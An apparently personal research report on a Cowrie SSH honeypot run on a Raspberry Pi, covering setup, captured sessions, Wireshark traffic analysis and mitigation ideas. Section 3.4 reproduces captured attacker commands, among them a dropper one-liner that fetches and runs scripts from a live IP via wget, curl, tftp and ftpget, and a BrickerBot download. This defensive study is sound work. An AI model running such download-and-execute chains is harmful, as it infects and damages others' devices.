



Honeypot Project

Going fishing with my Raspberry PI

Dario Alessandro Lencina Talarico
dario@securityunion.dev

August 4, 2020

Executive Summary

From June 28, 2020, to August 3, 2020, I recorded more than ssh 130 sessions from all over the world.

To accomplish this, all I had to do was to expose a raspberry pi through my router's DMZ running cowrie, "a medium to high interaction SSH designed to log brute force attacks and the shell interaction performed by the attacker" [1].

Sessions contained all kinds of ssh interactions: trojans, rootkits, and even friendly hello messages.

I also stored more than 1 week of network traffic, our little raspberry PI interacted with more than 8000 IP addresses.

My mission in this paper is to analyze thread data, including network data, session logs, and how honeypots can be leveraged to understand threads. I will also propose some mitigation strategies that could be implemented at the ssh server and OS levels.

Contents

Executive Summary	1
Contents	1
1 Introduction	2
2. Methodology	2
2.1 Honeypot Recording dates	2
2.2 Honeypot selection	2
2.3 Hardware and OS Selection	3
2.4 Network logs capture	3
2.5 Adding GeoIP Mapping in Wireshark	3
2.6 Setup	3
3. Results	4
3.1 Total number of successful attacker ssh connections	4
3.2 Sessions where at least 1 command was executed	4
3.4 Analysis of some sessions recorded by cowrie	5
3.5 Network data	8
3.5.1 Get all ip addresses that interacted with the honeypot	8

3.5.2 Visualizing IP Addresses of attackers/scanners with Wireshark	8
3.4.3 Detecting ARP Spoofing	9
3.4.4 Detecting scanners	10
4. Conclusions and recommendations	10
5. Future Work	11
6. Appendix A: Honeypot configuration	12
6.1 Raspberry PI Setup	12
6.2 Install cowrie	12
7. Bibliography	13

1 Introduction

One honeypot definition comes from the world of espionage, where Mata Hari-style spies who use a romantic relationship as a way to steal secrets are described as setting a “honey trap” or “honeypot”. Often, an enemy spy is compromised by a honey trap and then blackmailed to hand over everything she/he knows. [2]

In computer security, a honeypot baits attackers by posing as a vulnerable system, then it records all the sessions to gain information about criminals for several purposes, like to distract them or to learn their modus operandi.

2. Methodology

2.1 Honeypot Recording dates

Start date: June 28, 2020

Stop date: August 3, 2020

2.2 Honeypot selection

Cowrie was selected as our honeypot software because of the following features:

- 2.1.1. Logs ssh login attempts and all commands executed during the session.
- 2.1.2. SFTP and SCP support for file upload
- 2.1.3. Support for SSH exec commands
- 2.1.4. Logging of direct-tcp connection attempts
- 2.1.5. Detailed session logs and a tool to replay them using the bin/playlog tool. [3]
- 2.1.6. Good community support.

2.3 Hardware and OS Selection

2.2.1 Raspberry PI 3

2.2.2 OS: Ubuntu 20.04 LTS downloaded from [4]

2.4 Network logs capture

Tcpdump was selected for its simplicity, effectiveness, and ample community support.

2.5 Adding GeoIP Mapping in Wireshark

This provides mapping ip addresses to a particular city, country, and ASN.

2.5.1 Download GeoLite databases:

GeoLite2-City_[date].tar.gz

GeoLite2-Country_[date].tar.gz

GeoLite2-ASN_[date].tar.gz


Databases can be obtained from <https://www.maxmind.com>

As we know, ip addresses can be spoofed and attackers usually do not conduct attacks directly from their computer, so this is not a guarantee that we will be able to find where our attackers really are, but we might find other compromised computers that are being used as relays in a botnet or drones in the attack.

2.6 Setup

The Raspberry PI was connected directly to my home router through an Ethernet cable. It was exposed to the internet through the DMZ and all ports were opened so that attackers could perform scans and we could collect the packets.

The Router has a USB port for diagnostics which was used as a power source for the Raspberry Pi.



The router supplied both power and an internet connection to the Raspberry PI.

3. Results

3.1 Total number of successful attacker ssh connections

3125

Commands used to find metric:

```
cd cowrie/var/log/cowrie  
grep -r "cowrie.login.success" --include "*jso*" | wc -l
```

This filters all login success events from the cowrie json logs.

3.2 Sessions where at least 1 command was executed

137

Commands used to find metric:

All tty session where at least one command is executed are stored in the tty folder:


```
cd cowrie/tty  
ls | wc -l
```

It is important to mention that most of the successful ssh sessions consisted of the attacker just sitting there until the session timed out or disconnecting immediately after login succeeded. I assume that the connection success was reported back to the botnet control center.

Queries to get those sessions:

```
cd var/log/cowrie
```

grep -r --include "*jso*" "Connection lost after 181 seconds" | wc -l
SSH sessions with at least 1 ssh command executed per day histogram



Number of successful ssh session per day (days with no sessions are not displayed)

3.4 Analysis of some sessions recorded by cowrie

Cowrie produces a log file containing all the commands that the attacked executed, and stores them all under cowrie/tty, they have a tool called playlog that can be used to reproduce the logs, here's a screenshot of a session:

```
ubuntu@ubuntu:~/cowrie/var/lib/cowrie/tty$ cat e51e26c0f74247e9b511f7d0074b80ac81b576d37fce94b25608e7bce860822a
y_??
--2020-07-05 06:54:06-- http://46.166.185.75/r00xl.sh
Connecting to 46.166.185.75:80... connected.
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://46.166.185.75/r00xl.sh; curl -O http://46.16
6.185.75/r00xl.sh; chmod 777 r00xl.sh; sh r00xl.sh; tftp 46.166.185.75 -c get r00xl.sh; chmod 777 r00xl.sh; sh
r00xl.sh; tftp -r r00xl2.sh -g 46.166.185.75; chmod 777 r00xl2.sh; sh r00xl2.sh; ftpget -v -u anonymous -p anon
ymous -P 21 46.166.185.75 r00xl1.sh r00xl1.sh; sh r00xl1.sh; rm -rf r00xl.sh r00xl.sh r00xl2.sh r00xl1.sh; rm -
rf *y_??200 OK
%y_?Length: 1734 (1K) [application/x-sh]
y_??Saving to: `r00xl.sh'

100%[=====] 1,734          5K/sy_?ta 0s@y_??

>y_|?2020-07-05 06:54:07 (5 KB/s) - `r00xl.sh' saved [1734/1734]

Py_?? % Total    % Received % Xferd  Average Speed   Time    Time       Time  Current
Ny_J?      Dload  Upload   Total   Spent    Left   Speed
100 1734.0 100 1734.0    0    0 63673      0 --:--:-- --:--:-- --:--:-- 65181
y_Transferred 512 bytes
y_&?   Transferred 1024 bytes
y_C
   Transferred 1392 bytes
Transferred 512 bytes
y_?7Transferred 1024 bytes
y_fTransferred 1383 bytes
y_e?Connecting to 46.166.185.75
9y_?iftpget: can't connect to remote host: Connection refused
```

Here are some sessions where the attacker attempted to install malware:

attackers	time	Sha of the installed file	File information obtained using virustotal	tty logs file
45.143.221.54	Jun 29 07:13	431b593e3fd53510875a229d40bbc0d9a8be465184aed1f77e51b1430fbd4a69	TrojanDownloader:Script/Mirai.VS!MSR New variant of Mirai. “This threat downloads and installs other programs, including other malware, onto your PC without your consent.” [9]	b1db708c519452f3ef0d2f0dcc8dba01d828f1f1960ba4fbf5965791cd9ecf9c
98.159.110.201	Jun 29 11:54	b4e7c93ad0ead0fc33bc16343657b69ddb92ee8518f92e649647ccbc73a2cc9a	ELF:Xorddos-E [Trj] “This Backdoor arrives on a system as a file dropped by other malware or as a file downloaded unknowingly by users when visiting malicious sites.” [5]	A54c3f0d62c77a0be11ca0638cd85ccd1ac95d7d936ed35ad71fa54056b05c9f fe9166e0821a378016ce7981e6fd93c40ef88847cf25ca33a7be4e599dc80d33
98.159.99.91	July 15, 17:34			
98.159.99.227	July 4 03:37	1e87a5dba16588bf91144de1b34a524bc70c39c88bca63f79dd95d3087253d72	Unix.Trojan.DDoS_XOR-1 According to [8] This is a linux trojan that forms a botnet for DDOS. Then it installs a rootkit component and the communications protocol for getting attack commands.	5eedd40bd7f1838359b744149ee0161ce3c74a83efb1aec8712dd53cfa4210b2
46.166.185.75	Jul 5 06:54	18ac14abd490b76e5fc77a784231ef40e62887c02448686d84609fdbb137120d	Unix.Trojan.DDoS_XOR-1 According to [8] This is a linux trojan that forms a botnet for DDOS. Then it	e51e26c0f74247e9b511f7d0074b80ac81b576d37fce94b25608e7b

			installs a rootkit component and the communications protocol for getting attack commands.	ce860822a
80.82.70.140	Jul 6 00:10	d931499e38b471a1c5f67d55c20f377183f4e1c98bfa1f93351aa6124ce95b3f	Generic.Bash.MiraiA.D9491758 "This threat downloads and installs other programs, including other malware, onto your PC without your consent." [9]	583e68868753c0165fcaa29f6672e5d9782944b56f31002254fdb5f0f96568b5
193.228.91.110	Jul 4 12:47	fc3d1b46c8de8668e8804d99230f5fdca4b74fcf266e38ccac64f8686789af	https://github.com/Cisco-System/BrickerBot **WARNING, this is MALWARE**	1196cac9c229d2dcf7c3896f1020d3593452bc829b2dde7d4bd17a9d45669e7b

This last piece of malware was not detected by virustotal, but by looking at the session logs it was possible to trace where the file was downloaded from:

```
ubuntu@ubuntu:~/cowrie$ playlog ./var/lib/cowrie/tty/1196cac9c229d2dcf7c3896f1020d3593452bc829b2dde7d4bd17a9d45669e7b
--2020-07-04 12:47:31-- https://github.com/Cisco-System/BrickerBot/raw/master/brickerbot
Connecting to github.com:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12392 (12K) [application/octet-stream]
Saving to: '/tmp/brickerbot'

100%[=====>] 12,392      2K/s  eta 3s

2020-07-04 12:47:32 (2 KB/s) - '/tmp/brickerbot' saved [12392/12392]

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 12392.0 100 12392.0    0     0  63673    0 --:--:-- --:--:-- --:--:-- 65181
--2020-07-04 12:47:32-- https://github.com/Cisco-System/BrickerBot/raw/master/brickerbot
Connecting to github.com:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12392 (12K) [application/octet-stream]
Saving to: '/tmp/brickerbot'

100%[=====>] 12,392      5K/s  eta 2s

2020-07-04 12:47:32 (5 KB/s) - '/tmp/brickerbot' saved [12392/12392]

Transferred 141 bytes
Connecting to 193.228.91.110
ftpget: can't connect to remote host: Connection refused
-bash: ./brickerbot: command not found
```

<https://github.com/Cisco-System> ** WARNING, this is a malicious user.



The user and malicious repository were reported to GitHub, but as of today August 4, 2020 no action has been taken.

According to [10] Brickerbot is designed to compromise IoT devices and corrupt their storage.

“Upon successful access to the device, the Permanent Denial of Service bot performed a series of Linux commands that would ultimately lead to corrupted storage, followed by commands to disrupt Internet connectivity, device performance, and the wiping of all files on the device” [10]

3.5 Network data

A long running tcpdump session was configured. The pcap size is significant (More than 1GB) so I created a sample with data from 7 days:

Start date: July 19, 2020 04:16 EDT

End date: July 26, 2020 22:07 EDT

Note** This 7 days sample duration applies only to the network data, cowrie was recording for more than 30 days.

3.5.1 Get all ip addresses that interacted with the honeypot

removing all computers in the LAN.

Wireshark filter: `!(ip.addr == 192.168.0.0/16)`

****note** `ip.addr != 192.168.0.0/16` does not work

3.5.2 Visualizing IP Addresses of attackers/scanners with Wireshark

The goal is to view on a map where attackers/scanners are connecting from (not guaranteed due to ip spoofing and attackers using infected computers as relays)


To do this, a MaxMind database must be installed. Then, you should go to Statistics > Endpoints > Map.



As we can see, the attackers connected from all over the world, but there are some clusters with more IP addresses: United States, China and Europe.

3.4.3 Detecting ARP Spoofing

We want to see if an attacker is pretending to have multiple IP addresses and using the same MAC address to all packets: `arp.duplicate-address-detected`



No duplicates were detected, but I am not convinced that I know enough about how to spoof IP addresses to conclude that no spoofing occurred.


From what I read online, I would have to crosscheck my MAC to IP addresses table with other tcpdumps at a different point in time, this wouldn't be 100% accurate either, because many cloud providers assign dynamic IP addresses.

3.4.4 Detecting scanners

The simplest way to do this is to filter TCP SYN packets in Wireshark

`tcp.flags.syn==1` since nobody had any business sending TCP SYN packets to my honeypot, we can conclude that most of these packets were from scanners or attackers.

Then it is easy how thousands of IPs bombarded the honeypot to find open ports:



No.	Time	Source	Destination	Protocol	Length	Info
75991	29578.846164	185.153.199.145	99.152.37.213	TCP	60	54986 → 3358 [SYN] Seq=0 Win=1024 Len=0
76003	29584.662684	178.128.80.21	99.152.37.213	TCP	60	56048 → 20875 [SYN] Seq=0 Win=1024 Len=0
76016	29588.738481	80.82.78.82	99.152.37.213	TCP	60	46039 → 4745 [SYN] Seq=0 Win=1024 Len=0
76032	29594.079870	184.105.247.252	99.152.37.213	TCP	60	43074 → 50075 [SYN] Seq=0 Win=65535 Len=0
76169	29646.936187	185.156.73.65	99.152.37.213	TCP	60	48939 → 4063 [SYN] Seq=0 Win=1024 Len=0
76179	29649.706502	193.32.161.143	99.152.37.213	TCP	60	52668 → 33206 [SYN] Seq=0 Win=1024 Len=0
76186	29651.447819	27.19.176.81	99.152.37.213	TCP	60	48769 → 1433 [SYN] Seq=0 Win=1024 Len=0 MSS=1452
76195	29654.385665	104.236.134.112	99.152.37.213	TCP	60	52700 → 17855 [SYN] Seq=0 Win=1024 Len=0
76328	29705.983831	185.153.197.32	99.152.37.213	TCP	60	55270 → 3315 [SYN] Seq=0 Win=1024 Len=0
76461	29763.477970	185.175.93.23	99.152.37.213	TCP	60	41647 → 5917 [SYN] Seq=0 Win=1024 Len=0
76525	29788.875417	185.175.93.24	99.152.37.213	TCP	60	41684 → 5935 [SYN] Seq=0 Win=1024 Len=0
76547	29797.187556	193.27.228.198	99.152.37.213	TCP	60	58749 → 4683 [SYN] Seq=0 Win=1024 Len=0
76548	29797.435970	51.161.12.231	99.152.37.213	TCP	60	32767 → 8545 [SYN] Seq=0 Win=1024 Len=0
76555	29800.469660	142.4.212.121	192.168.1.66	TCP	74	50698 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
76607	29819.621008	193.27.228.9	99.152.37.213	TCP	60	55244 → 5900 [SYN] Seq=0 Win=1024 Len=0
76644	29833.121845	82.202.197.233	99.152.37.213	TCP	60	46669 → 9657 [SYN] Seq=0 Win=1024 Len=0
76647	29834.527233	185.156.73.52	99.152.37.213	TCP	60	45683 → 11615 [SYN] Seq=0 Win=1024 Len=0
76710	29861.277561	185.153.197.52	99.152.37.213	TCP	60	42494 → 8090 [SYN] Seq=0 Win=1024 Len=0
76744	29872.872719	185.156.73.67	99.152.37.213	TCP	60	41138 → 4575 [SYN] Seq=0 Win=1024 Len=0
76844	29914.332806	216.189.116.247	99.152.37.213	TCP	60	44881 → 623 [SYN] Seq=0 Win=1024 Len=0
76864	29923.989683	193.27.228.154	99.152.37.213	TCP	60	47513 → 20021 [SYN] Seq=0 Win=1024 Len=0
76880	29929.637758	78.108.177.54	99.152.37.213	TCP	62	26525 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460
76895	29933.107482	185.153.199.145	99.152.37.213	TCP	60	54986 → 1218 [SYN] Seq=0 Win=1024 Len=0
77004	29978.621564	192.241.211.252	99.152.37.213	TCP	60	59866 → 1962 [SYN] Seq=0 Win=65535 Len=0
77017	29984.654634	193.27.228.154	99.152.37.213	TCP	60	47513 → 6913 [SYN] Seq=0 Win=1024 Len=0
77037	29991.526898	134.122.79.129	99.152.37.213	TCP	60	57294 → 11989 [SYN] Seq=0 Win=1024 Len=0
77065	30002.899740	92.63.196.27	99.152.37.213	TCP	60	52969 → 44565 [SYN] Seq=0 Win=1024 Len=0
77068	30003.875888	89.248.160.178	99.152.37.213	TCP	60	40093 → 3532 [SYN] Seq=0 Win=1024 Len=0

4. Conclusions and recommendations

4.1 In 2020, there are still enough SSH servers that use default credentials out there, to make it an “attractive” business case for attackers to continue to crawl the internet looking for vulnerable systems.

4.2 Github can act as a repository for malware files. Later on I propose measures to help mitigate this.

4.3 Virus total is not 100% reliable when it comes to detecting malware: this is not a criticism of VirusTotal, but a reminder that there’s always going to be a delay between when a new piece of malware is released into the wild and when antivirus software can detect it, I believe that it is upon all of us as engineers and security professionals to contribute to the community by reporting and uploading malware samples to reduce that delay as much as possible.

I would like to propose a couple of strategies to prevent attacks like this:

1. **OEMs to perform periodic port scanning to help customers to prevent exposing services:** Currently, all iOS, Android, Mac OS and Windows devices connect to

homebase and remain connected to support push notifications and remote updates. I propose that as part of that process, the OEM's (Apple, Google etc) performs a "soft scan" (ssh, http, telnet etc) to determine if your computer is exposed by using your public ip address. Obviously, the message will need to be developed so that they don't end up scaring customers.

2. **GitHub** should enhance their reporting tools so that we can report when an attacker is using GitHub as free storage for malware. I filed a report using <https://github.com/contact/report-abuse> regarding BrickerBot (the malware that was deployed to my honeypot) and never heard back from GitHub.
3. As recommended by CISA (Cybersecurity and Infrastructure Security Agency), creating an accurate and detailed OT (operational technology) infrastructure network map will provide the foundation for sustainable cyber-risk reduction. Remove access from networks, if applicable, that do not have legitimate business reasons to communicate with the system. [7]

5. Future Work

5.1 Automate visualization of cowrie reports to be shared with peers.

It seems straightforward to create a web ui around the cowrie logs so that it is easier to consume them, cowrie does provide some instructions to log to ELK (Elasticsearch, logstash and Kibana) but then you have to create your own reports.

5.2 Optionally sharing intelligence in an automated way with peers running cowrie

It would be very valuable to have a more global perspective on the kind of attacks that all cowrie servers are seeing as this would allow system administrators and security researchers to find attacks faster and to trace them across different autonomous systems and countries.

I understand that there's a lot of red tape and privacy concerns and that some companies do not want to share anything with the broader security community, but this would be a great opt in feature.

5.3 Learn more about how to detect IP spoofing and how to uncover the real attackers that are just using a botnet of unaware people.

5.4 Create a graph grouping all machines that are attacking using the same patterns.

6. Appendix A: Honeypot configuration


6.1 Raspberry PI Setup

Install Ubuntu 20 LTS from <https://ubuntu.com/download/raspberry-pi>

I have a Raspberry 3, so I selected

<https://ubuntu.com/download/raspberry-pi/thank-you?version=20.04&architecture=arm64+raspi>

Flash Image to SD Card using GNOME disk



Insert SD Card.

Boot Raspberry and login using credentials ubuntu/ubuntu

6.2 Install cowrie

6.2.1 Clone <https://github.com/cowrie/cowrie>

6.2.2 Install python dependencies and build

```
pip install && make build
```

6.2.3 Change ubuntu ssh port so that we can configure cowrie to take port 22 in file
`/etc/ssh/sshd_config`

6.2.4 configure iptables so that port 22 redirects to 2222 (cowrie's default port)
`sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222`

6.2.5 Modify `~/.bashrc` so that cowrie's folder is added to the path:

```
PATH=/home/ubuntu/.local/bin:$PATH
```

```
PATH=/home/ubuntu/cowrie/bin:$PATH
```

6.2.6 start cowrie as a daemon:

```
cowrie start
```

6.3 Configure network logs collection

```
tcpdump -i <interface> -s 65535 -w <file>
```

-i is eth0 and -w is the output file where the pcap file will be stored.

7. Bibliography

[1] Cowrie's GitHub page <https://github.com/cowrie/cowrie> (retrieved on July 28, 2020)

[2] What is a honeypot <https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot>
(retrieved on July 28, 2020)

[3] Cowrie Official Documentation <https://cowrie.readthedocs.io/en/latest/index.html>
(retrieved on July 28, 2020)

[4] Ubuntu - Raspberry PI <https://ubuntu.com/download/raspberry-pi> (retrieved on July 28, 2020)

[5] ELF_XORDDOS.ARE
https://www.trendmicro.com/vinfo/my/threat-encyclopedia/malware/elf_xorddos.are
(retrieved on July 28, 2020)

[6] Mirai Botnet Exploit Weaponized to Attack IoT Devices via CVE-2020-5902
<https://blog.trendmicro.com/trendlabs-security-intelligence/mirai-botnet-exploit-weaponized-to-attack-iot-devices-via-cve-2020-5902/> (retrieved on July 28, 2020)

[7] Alert (AA20-205A) NSA and CISA Recommend Immediate Actions to Reduce Exposure Across Operational Technologies and Control Systems

<https://us-cert.cisa.gov/ncas/alerts/aa20-205a> (retrieved on July 28, 2020)

[8] Linux DDoS Trojan hiding itself with an embedded rootkit

<https://blog.avast.com/2015/01/06/linux-ddos-trojan-hiding-itself-with-an-embedded-rootkit/> (retrieved on July 28, 2020)

[9] TrojanDownloader:Script/Mirai.VS!MSR

<https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=TrojanDownloader:Script/Mirai.VS!MSR&ThreatID=2147761146> (retrieved on August 2, 2020)

[10] "BrickerBot" Results In PDoS Attack

<https://security.radware.com/ddos-threats-attacks/brickerbot-pdos-permanent-denial-of-service/> (retrieved on July 28, 2020)